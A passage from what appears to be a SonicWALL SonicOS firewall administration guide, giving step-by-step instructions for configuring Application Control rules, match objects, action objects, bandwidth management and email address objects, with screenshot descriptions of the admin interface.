The default policy settings for the signature are set to the current settings for the application to which the signature belongs. To retain this connection to the application settings for one or more fields, leave this selection in place for those fields.

- Step 6** To block this signature, select **Enable** in the **Block** drop-down menu.
- Step 7** To create a log entry when this signature is detected, select **Enable** in the **Log** drop-down menu.
- Step 8** To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.
- Step 9** To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.
- Step 10** To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.
- Step 11** To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.
- Step 12** To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:
- **Always on** – Enable the policy at all times.
 - **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
 - **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.

- **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
 - **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
 - **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
 - **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
 - **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.
- Step 13** To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field. If the **Use App Settings** checkbox is selected, unselect it to activate the **Log Redundancy Filter** field.
- Step 14** To see detailed information about the signature, click **here** in the Note at the bottom of the window.
- Step 15** Click **OK**.

Firewall > App Rules

You must enable Application Control before you can use it. App Control and App Rules are both enabled with global settings, and App Control must also be enabled on each network zone that you want to control.

You can configure App Control policies from the Dashboard > App Flow Monitor page by selecting one or more applications or categories and then clicking the Create Rule button. A policy is automatically created on the Firewall > App Rules page, and can be edited just like any other policy.

You can configure Application Control global blocking or logging policies for application categories, signatures, or specific applications on the Firewall > App Control Advanced page. Corresponding match objects are created. You can also configure match objects for these application categories, signatures, or specific applications on the Firewall > Match Objects page. The objects can be used in an App Rules policy, no matter how they were created.

You can configure policies in App Rules using the Application Firewall Wizard or manually on the Firewall > App Rules page. The wizard provides a safe method of configuration and helps prevent errors that could result in unnecessary blocking of network traffic. Manual configuration offers more flexibility for situations that require custom actions or policies.

The Firewall > App Rules page contains two global settings:

- **Enable App Rules**
- **Global Log Redundancy Filter**

Topics:

- [“Enabling App Rules” on page 715](#)
- [“Configuring an App Rules Policy” on page 716](#)
- [“Using the Application Firewall Wizard” on page 718](#)

Enabling App Rules

You must enable App Rules to activate the functionality. App Rules is licensed as part of App Control, which is licensed on www.mysonicwall.com on the Service Management - Associated Products page under GATEWAY SERVICES. You can view the status of your license under **App Rules Status** at the top of the Firewall > App Rules page.

The screenshot displays the 'App Rules' configuration interface. At the top, the 'App Rules Status' section shows the license expiration date as 10/10/2016. Below this, the 'App Rules Global Settings' section has 'Enable App Rules' checked and 'Global Log Redundancy Filter (seconds)' set to 0. The main area is 'App Rules Policies', showing a table of 7 policies. The table columns are: #, Name, Policy Type, Object, Action, Source, Destination, From Service, To Service, Direction, Comments, Enable, and Configure. The policies listed are: 1. Block Forbidden Content (CFS, Forbidden Content, CFS block page); 2. Blocked email (SMTP Client Request, Blocked_email.o, Block SMTP E-Mail Without Reply); 3. BWM Non-Productive CFS Content (Non-Productive Content, Bandwidth Management - Any 100k); 4. CFS Youtube (CFS, Forbidden Content, CFS block page); 5. Guest (App Control Content, ~catname=IM+GAMING&t=1382575236, BWM Global-Medium); 6. sonic1 (App Control Content, ~catname=IM+MULTIMEDIA&t=1382575266, BWM Global-Medium); 7. Trusted Users BWM Non-Productive (CFS, Non-Productive Content, BWM Global-Medium). At the bottom, there are buttons for 'Add New Policy', 'Delete', and 'Delete All'. A status bar at the very bottom indicates 'App Rules Policies: 7 Policies Defined, 7 Policies Enabled, 50 Maximum Policies Allowed'.

#	Name	Policy Type	Object	Action	Source	Destination	From Service	To Service	Direction	Comments	Enable	Configure
1	Block Forbidden Content	CFS	Forbidden Content	CFS block page	Any	N/A	N/A	N/A	LAN		<input checked="" type="checkbox"/>	
2	Blocked email	SMTP Client Request	Blocked_email.o	Block SMTP E-Mail Without Reply	Any	Any	POP3 (Retrieve E-Mail)	SMTP (Send E-Mail)	Incoming		<input checked="" type="checkbox"/>	
3	BWM Non-Productive CFS Content	CFS	Non-Productive Content	Bandwidth Management - Any 100k	Any	N/A	N/A	N/A	LAN		<input checked="" type="checkbox"/>	
4	CFS Youtube	CFS	Forbidden Content	CFS block page	Any	N/A	N/A	N/A	Any		<input checked="" type="checkbox"/>	
5	Guest	App Control Content	~catname=IM+GAMING&t=1382575236	BWM Global-Medium	Any	Any	N/A	N/A	Any		<input checked="" type="checkbox"/>	
6	sonic1	App Control Content	~catname=IM+MULTIMEDIA&t=1382575266	BWM Global-Medium	Any	Any	N/A	N/A	Any		<input checked="" type="checkbox"/>	
7	Trusted Users BWM Non-Productive	CFS	Non-Productive Content	BWM Global-Medium	Any	N/A	N/A	N/A	Any		<input checked="" type="checkbox"/>	

To enable App Rules and configure the global settings:

- Step 1** To enable App Rules, in the **App Rules Global Settings** section, select the **Enable App Rules** checkbox.
- Step 2** To log all policy matches, leave the **Global Log Redundancy Filter** field set to zero. To enforce a delay between log entries for matches to the same policy, enter the number of seconds to delay.

Global log redundancy settings apply to all App Rules policies. If set to zero, a log entry is created for each policy match found in passing traffic. Other values specify the minimum number of seconds between log entries for multiple matches to the same policy. For example, a log redundancy setting of 10 will log no more than one message every 10 seconds for each policy match. Log redundancy can also be set on a per-policy basis in the **Add/Edit Policy** page where each individual policy configuration has its own log redundancy filter setting that can override the global log redundancy filter setting.

Configuring an App Rules Policy

When you have created a match object, and optionally, an action or an email address object, you are ready to create a policy that uses them. For information about configuring these, see the following sections:

- “[Firewall > Match Objects](#)” on page 718
- “[Firewall > Action Objects](#)” on page 721
- “[Configuring Application Layer Bandwidth Management](#)” on page 722
- “[Firewall > Email Address Objects](#)” on page 727

For information about using the Application Firewall Wizard to create a policy, see the “[Using the Application Firewall Wizard](#)” section on page 718.

For information about policies and policy types, see “[App Rules Policy Creation](#)” on page 685.

To configure an App Rules policy, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall**, and then click **App Rules**.
- Step 2** Below the **App Rules Policies** table, click **Add New Policy**. The Edit **App Control Policy** window displays.

- Step 3** Type a descriptive name into the **Policy Name** field.
- Step 4** Select a **Policy Type** from the drop-down menu. For information about available policy types, see “[App Rules Policy Creation](#)” on page 685.



Note Your selection here will affect available options in the window as not every setting is available for all policies and some policies do not provide a choice for some settings.

- Step 5** Select a source and destination Address Group or Address Object from the **Address** drop-down menus. Only a single **Address** menu is available for **IPS Content**, **App Control Content**, or **CFS** policy types.
- Step 6** Select the source and destination service from the **Service** drop-down menus. Some policy types do not provide a choice for one or both services, and the option is not available for **IPS Content**, **App Control Content**, or **CFS** policy types.
- Step 7** For **Exclusion Address**, optionally select an Address Group or Address Object from the drop-down menu. This address will not be affected by the policy.
- Step 8** For **Match Object**, select a match object from the drop-down menu. The menu contains the defined match objects that are applicable to the policy type.
- Step 9** For **Action Object**, select an action from the drop-down menu. The menu contains actions that are applicable to the policy type, and can include the predefined actions, plus any customized actions. For a log-only policy, select **No Action**.
- Step 10** For **Users/Groups**, select from the drop-down menus for both **Included** and **Excluded**. The selected users or group under **Excluded** will not be affected by the policy.
- Step 11** If the policy type is **SMTP Client**, select from the drop-down menus for **MAIL FROM** and **RCPT TO**, for both **Included** and **Excluded**. The selected users or group under **Excluded** will not be affected by the policy.
- Step 12** For **Schedule**, select from the drop-down menu, which provides a variety of schedules for the policy to be in effect.
- Step 13** If you want the policy to keep flow statistics, select the **Enable flow reporting** checkbox.
- Step 14** If you want the policy to create a log entry when a match is found, select the **Enable Logging** checkbox.
- Step 15** To record more details in the log, select the **Log individual object content** checkbox. This option is not available for the **CFS** policy type.
- Step 16** If the policy type is *not* **IPS Content**, **App Control Content**, or **CFS**, go to the next step. Otherwise, do one of these:
- If the policy type is **IPS Content**, select the **Log using IPS message format** checkbox to display the category in the log entry as “Intrusion Prevention” rather than “Application Control”, and to use a prefix such as “IPS Detection Alert” in the log message rather than “Application Control Alert.” This is useful if you want to use log filters to search for IPS alerts.
 - If the policy type is **App Control Content**, select the **Log using App Control message format** checkbox to display the category in the log entry as “Application Control”, and to use a prefix such as “Application Control Detection Alert” in the log message. This is useful if you want to use log filters to search for Application Control alerts.
 - If the policy type is **CFS**, select the **Log using CFS message format** checkbox to display the category in the log entry as “Network Access”, and to use a log message such as “Web site access denied” in the log message rather than no prefix. This is useful if you want to use log filters to search for content filtering alerts.
- Step 17** For **Log Redundancy Filter**, you can either select **Global Settings** to use the global value set on the **Firewall > App Rules** page, or you can enter a number of seconds to delay between each log entry for this policy. The local setting overrides the global setting only for this policy; other policies are not affected.
- Step 18** For **Connection Side**, select from the drop-down menu. The available choices depend on the policy type and can include **Client Side**, **Server Side**, or **Both**, referring to the side where the traffic originates. **IPS Content**, **App Control Content**, or **CFS** policy types do not provide this configuration option.

Step 19 For **Direction**, select a direction from the drop-down menu:

- **Basic** allows you to select **Incoming**, **Outgoing**, or **Both**.
- **Advanced** allows you to select between zones, such as LAN to WAN.

IPS Content, **App Control Content**, or **CFS** policy types do not provide this configuration option.

Step 20 If the policy type is **IPS Content**, **App Control Content**, or **CFS**, select a zone from the **Zone** drop-down menu. The policy will be applied to this zone.

Step 21 If the policy type is **CFS**, select the following:

- An entry from the **CFS Allow List** drop-down menu. The menu contains any defined **CFS Allow/Forbidden List** type of match objects, and also provides **None** as a selection. The domains in the selected entry will not be affected by the policy.
- An entry from the **CFS Forbidden List** drop-down menu. The menu contains any defined **CFS Allow/Forbidden List** type of match objects, and also provides **None** as a selection. The domains in the selected entry will be denied access to matching content, instead of having the defined action applied.
- The **Enable Safe Search Enforcement** checkbox to prevent safe search enforcement from being disabled on search engines such as Google, Yahoo, Bing, and others.

Step 22 Click **OK**.

Using the Application Firewall Wizard

The Application Firewall Wizard provides safe configuration of App Control policies for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them. For the manual policy creation procedure, see the [“Configuring an App Rules Policy” section on page 716](#).

How to configure policies with the Application Firewall Wizard is described in detail in [“Wizards > Application Firewall Wizard” on page 1459](#).

Firewall > Match Objects

This section describes how to manually create a match object. For detailed information about match object types, see [“Match Objects” on page 689](#).

To configure a match object, perform the following steps:

Step 1 In the navigation pane on the left side, click **Firewall** and then click **Match Objects**.

<input type="checkbox"/>	#	Name	Object Type	Match Type	Object Content	Negative Matching	Representation	Configure
<input type="checkbox"/>	1	~catname=IM+GAMING&t=1382575236	Application Category List	N/A	View Object Content	Disable	N/A	
<input type="checkbox"/>	2	~catname=IM+MULTIMEDIA&t=1382575266	Application Category List	N/A	View Object Content	Disable	N/A	
<input type="checkbox"/>	3	~catname=PROXY-ACCESS&t=1382575249	Application Category List	N/A	PROXY-ACCESS (27)	Disable	N/A	

Match Objects: 3 Objects Defined, 50 Maximum Objects Allowed

Step 2 In the **Firewall > Match Objects** page, click **Add New Match Object**.

Step 3 In the **Add/Edit Match Object** window, in the **Object Name** text box, type a descriptive name for the object.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

Step 4 Select an **Match Object Type** from the drop-down list. Your selection here will affect available options in this screen. See [“Match Objects” on page 689](#) for a description of match object types.

Step 5 Select a **Match Type** from the drop-down list. The available selections depend on the match object type.

Step 6 For the **Input Representation**, click **Alphanumeric** to match a text pattern, or click **Hexadecimal** if you want to match binary content.

Step 7 In the **Content** text box, type the pattern to match, and then click **Add**. The content appears in the **List** text box. Repeat to add another element to match.

Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.



Note To remove an element from the list, select the element in the **List** box and then click **Remove**. To remove all elements, click **Remove All**.

Step 8 Click **OK**.


Configuring Application List Objects

This section describes how to create an application list object, which can be used by Application Control policies in the same way as a match object.

For detailed information about application list object types include information about the Security tab and Category tab, see [“Application List Objects” on page 694](#).

To configure an application list object, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall** and then click **Match Objects**.
- Step 2** Near the bottom of the page, click the **Add Application List Object** button. The **Create Match Object** window opens.



You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. When the application list is reduced to a list that is focussed on your preferences, you can select the individual applications for your filter.

- Step 3** In the **Search** field near the top right of the page, optionally type in part of an application name and click the **Search** icon to search for applications with that key word in their names.
- Step 4** In the **Category** pane, select the checkboxes for one or more application categories.
- Step 5** In the **Threat Level** pane, select the checkboxes for one or more threat levels.
- Step 6** In the **Technology** pane, select the checkboxes for one or more technologies.
- Step 7** Click the plus sign next to each application you want to add to your filter object. To display a description of the application, click its name in the **Name** column. As you select the applications for your filter, the plus sign icon becomes a green **Checkmark** icon and the selected

applications appear in the **Application Group** pane on the right. You can edit the list in **Application Group** table by deleting individual items by clicking their green **Checkmark** icon or by clicking the **Eraser** icon to delete all items.

Name	Category	Technology	Threat Level	Application Group
00unblock	PROXY-ACCESS	Browser	ELEVATED	1337x
115Udown	DOWNLOAD-APPS	Application	ELEVATED	
1337x	P2P	Application	HIGH	
163.com Alumni	SOCIAL-NETWORKING	Browser	LOW	
163.com BBS	SOCIAL-NETWORKING	Browser	LOW	
163.com FlashMail	WEBMAIL	Browser	LOW	
163.com Popogame	GAMING	Browser	LOW	
163.com Webmail	WEBMAIL	Browser	LOW	

Step 8 When finished selecting the applications to include, type in a name for the object in the **Match Object Name** field.

Step 9 Click the **Save Application Match Object** button. You will see the object name listed on the Firewall > Match Objects page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Firewall > Action Objects

Topics:

- [“Configuring Action Objects” on page 721](#)
- [“Configuring Application Layer Bandwidth Management” on page 722](#)
- [“Configuring a Bandwidth Management Action” on page 723](#)

Configuring Action Objects

If you do not want one of the predefined actions, you can select one of the configurable actions. The Actions Objects Settings window, shown below, provides a way to customize a configurable action with text or a URL. The predefined actions plus any configurable actions that you have created are available for selection when you create an App Rules policy. For more information about actions, see [“Action Objects” on page 696](#).

To configure settings for an action, perform the following steps:

Step 1 In the navigation pane on the left side, click **Firewall**, and then click **Action Objects**.

- Step 2** In the **Firewall > Action Objects** page, click **Add New Action Object**. The **Add/Edit Action Object** window displays.

- Step 3** Type a descriptive name for the action in the **Action Name** field.
- Step 4** In the **Actions** drop-down menu, select the action that you want.
- Step 5** In the **Content** text box, type the text or URL to be used in the action.
- Step 6** If **HTTP Block Page** was selected as the action, a **Color** drop-down menu is displayed. Choose a background color for the blocked page from the **Color** drop-down menu. Color choices are white, yellow, red, or blue. You can see a sample of a blocked page by clicking the **Preview** button.
- Step 7** Click **OK**.

Configuring Application Layer Bandwidth Management

To use application layer bandwidth management, you must first enable bandwidth management on the interface that will handle the traffic.

To enable bandwidth management on an interface, perform the following steps:

-
- Step 1** In the navigation pane on the left side, click **Network**, and then click **Interfaces**.
- Step 2** In the **Interface Settings** table, click the **Edit** icon under **Configure** for the desired interface.

Step 3 In the **Edit Interface** dialog box, click the **Advanced** tab.

Step 4 Under the **Bandwidth Management** section, do one or both of the following:

- To manage outbound bandwidth, select the **Enable Egress Bandwidth Management** checkbox, and optionally set the **Available Interface Egress Bandwidth (Kbps)** field to the maximum for the interface.
- To manage inbound bandwidth, select the **Enable Ingress Bandwidth Management** checkbox and optionally set the **Available Interface Ingress Bandwidth (Kbps)** field to the maximum for the interface.

Interface Rating	Max Bandwidth in Kilobits/second
100 Megabits per second	100,000
1 Gigabit per second	1,000,000

Step 5 Click **OK**.

Configuring a Bandwidth Management Action

After bandwidth management is enabled on the interface, you can configure Bandwidth Management as an action setting for an object in Application Control.

To configure Bandwidth Management as an action setting:

Step 1 Navigate to the **Firewall > Action Objects** page.

- Step 2** Click **Add New Action Object** at the bottom of the page. The **Add/Edit Action Object** window is displayed.
- Step 3** In the **Add/Edit Action Object** window, type a descriptive name for the action in the **Action Name** field.

- Step 4** In the **Action** drop-down menu, select **Bandwidth Management**. The display in the window expands.



Note The options displayed in the window depend on whether BWM Type is Global or WAN. The **Note** at the bottom of the window indicates the BWM Type.

All priorities will be displayed (0 Realtime [highest] – 7 Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the 4 Medium priority (default).

- **Global BWM Type:** go to Step 5.

- **WAN BWM Type:** go to Step 8.

Action Object Settings

Action Name:

Action:

Bandwidth Aggregation Method: (dropdown menu open showing Per Policy and Per Action)

Enable Outbound Bandwidth Management

Guaranteed Bandwidth: %

Maximum Bandwidth: %

Bandwidth Priority:

Enable Inbound Bandwidth Management

Guaranteed Bandwidth: %

Maximum Bandwidth: %

Bandwidth Priority:


Enable Tracking Bandwidth Usage

Note: BWM Type: WAN; To change go to [Firewall Settings > BWM](#)









- Step 5** To manage outbound bandwidth, select the **Enable Outbound Bandwidth Management** checkbox. For **Bandwidth Priority**, select a priority level from the drop-down menu.
- Step 6** To manage inbound bandwidth, select the **Enable Inbound Bandwidth Management** checkbox. For **Bandwidth Priority**, select a priority level from the drop-down menu.
- Step 7** Go to Step 15.
- Step 8** In the **Bandwidth Aggregation Method** drop-down menu, select one of the following:
- **Per Policy** – When multiple policies are using the same Bandwidth Management action, each policy can consume up to the configured bandwidth even when the policies are active at the same time.
 - **Per Action** – When multiple policies are using the same Bandwidth Management action, the total bandwidth is limited as configured for all policies combined if they are active at the same time.
- Step 9** To manage outbound bandwidth, select the **Enable Outbound Bandwidth Management** checkbox.
- Step 10** To specify the **Guaranteed Bandwidth**, optionally enter a value either as a percentage or as kilobits per second. In the drop-down menu, select either **%** or **Kbps**.
- If you plan to use this custom action for rate limiting rather than guaranteeing bandwidth, you do not need to change the **Guaranteed Bandwidth** field.
- Step 11** To specify the **Maximum Bandwidth**, optionally enter a value either as a percentage or as kilobits per second. In the drop-down menu, select either **%** or **Kbps**.
- If you plan to use this custom action for guaranteeing bandwidth rather than rate limiting, you do not need to change the **Maximum Bandwidth** field.

- Step 12** For **Bandwidth Priority**, select a priority level from the drop-down menu.
- Step 13** To manage inbound bandwidth, select the **Enable Inbound Bandwidth Management** checkbox. Specify the **Guaranteed Bandwidth**, **Maximum Bandwidth**, and **Bandwidth Priority** as described in the previous steps.
- Step 14** Optionally select **Enable Tracking Bandwidth Usage** to track the usage. When bandwidth usage tracking is enabled, you can view the usage in the Action Properties tooltip by mousing over the BWM action of a policy on the Firewall > App Rules page.
- Step 15** Click **OK**.

You can see the resulting action in the **Action Objects** screen.



The screenshot shows the 'Action Objects' page in the Firewall configuration interface. It features a table with the following columns: #, Name, Action Type, and Content. The table lists 11 action objects, including various Bandwidth Management (BWM) actions and other system actions like 'Block SMTP E-Mail Without Reply', 'Bypass DPI', and 'CFS block page'.

#	Name	Action Type	Content
1	Block SMTP E-Mail Without Reply	Block SMTP E-Mail Without Reply	
2	BWM Global-High	Bandwidth Management	
3	BWM Global-Highest	Bandwidth Management	
4	BWM Global-Low	Bandwidth Management	
5	BWM Global-Lowest	Bandwidth Management	
6	BWM Global-Medium	Bandwidth Management	
7	BWM Global-Medium High	Bandwidth Management	
8	BWM Global-Medium Low	Bandwidth Management	
9	BWM Global-Realtime	Bandwidth Management	
10	Bypass DPI	Bypass DPI	
11	CFS block page	CFS Block Page	

Firewall > Address Objects



Note For increased convenience and accessibility, the Address Objects page can be accessed either from either Network > Address Objects or Firewall > Address Objects. The page is identical regardless of which tab it is accessed through. For information on configuring Address Objects, see [“Network > Address Objects” on page 331](#).

Firewall > Service Objects



Note For increased convenience and accessibility, the Service Objects page can be accessed either from either Firewall > Service Objects or Network > Services. The page is identical regardless of which tab it is accessed through. For information on configuring Address Objects, see [“Network > Services” on page 349](#).

Firewall > Email Address Objects

You can create email address objects for use with SMTP Client policies. An email address object can be a list of users or an entire domain. For more information about email address objects, see [“Email Address Objects” on page 700](#).

To configure email address object settings, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall**, and then click **Email Address Objects**. In the **Firewall > Email Address Objects** page, click **Add New Email Address Object**. The **Add/Edit Email Addr Object** window displays.

- Step 2** Type a descriptive name for the email address object in the **Email User Object Name** field.
- Step 3** For **Match Type**, select **Exact Match** or **Partial Match**. Use **Partial Match** when you want to match on any part of the email address that you provide. To match the email address exactly, select **Exact Match**.
- Step 4** In the **Content** text box, type the content to match and then click **Add**. Repeat this step until you have added as many elements as you want.

For example, to match on a domain, select **Partial Match** in the previous step and then type **@** followed by the domain name in the **Content** field, for example, type: **@sonicwall.com**. To match on an individual user, select **Exact Match** in the previous step and then type the full email address in the **Content** field, for example: **jsmith@sonicwall.com**.

Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.

By defining an email address object with a list of users, you can use Application Control to simulate groups.

- Step 5** Click **OK**.
- To delete an item from the **List**, select it and then click **Remove**. To delete all entries in the **List**, click **Remove All**.

Verifying App Control Configuration

To verify your policy configuration, you can send some traffic that should match your policy. You can use a network protocol analyzer such as Wireshark to view the packets. For information about using Wireshark, see [“Wireshark” on page 728](#).

Be sure to test for both included and excluded users and groups. You should also run tests according to the schedule that you configured, to determine that the policy is in effect when you want it to be. Check for log entries in the Log > View screen in the SonicOS user interface.

You can view tooltips on the Firewall > App Rules page when you hover your cursor over each policy. The tooltips show details of the match objects and actions for the policy. Also, the bottom of the page shows the number of policies defined, enabled, and the maximum number of policies allowed.

Useful Tools

This section describes two software tools that can help you use Application Control to the fullest extent. The following tools are described:

- [“Wireshark” on page 728](#)
- [“Hex Editor” on page 731](#)

Wireshark



Wireshark is a network protocol analyzer that you can use to capture packets from applications on your network. You can examine the packets to determine the unique identifier for an application, which you can use to create a match object for use in an App Rules policy.



Note Wireshark is not affiliated with Dell SonicWALL. Wireshark is freely available at: <http://www.wireshark.org>. For the latest releases, information, and procedures, refer to the Wireshark web site,

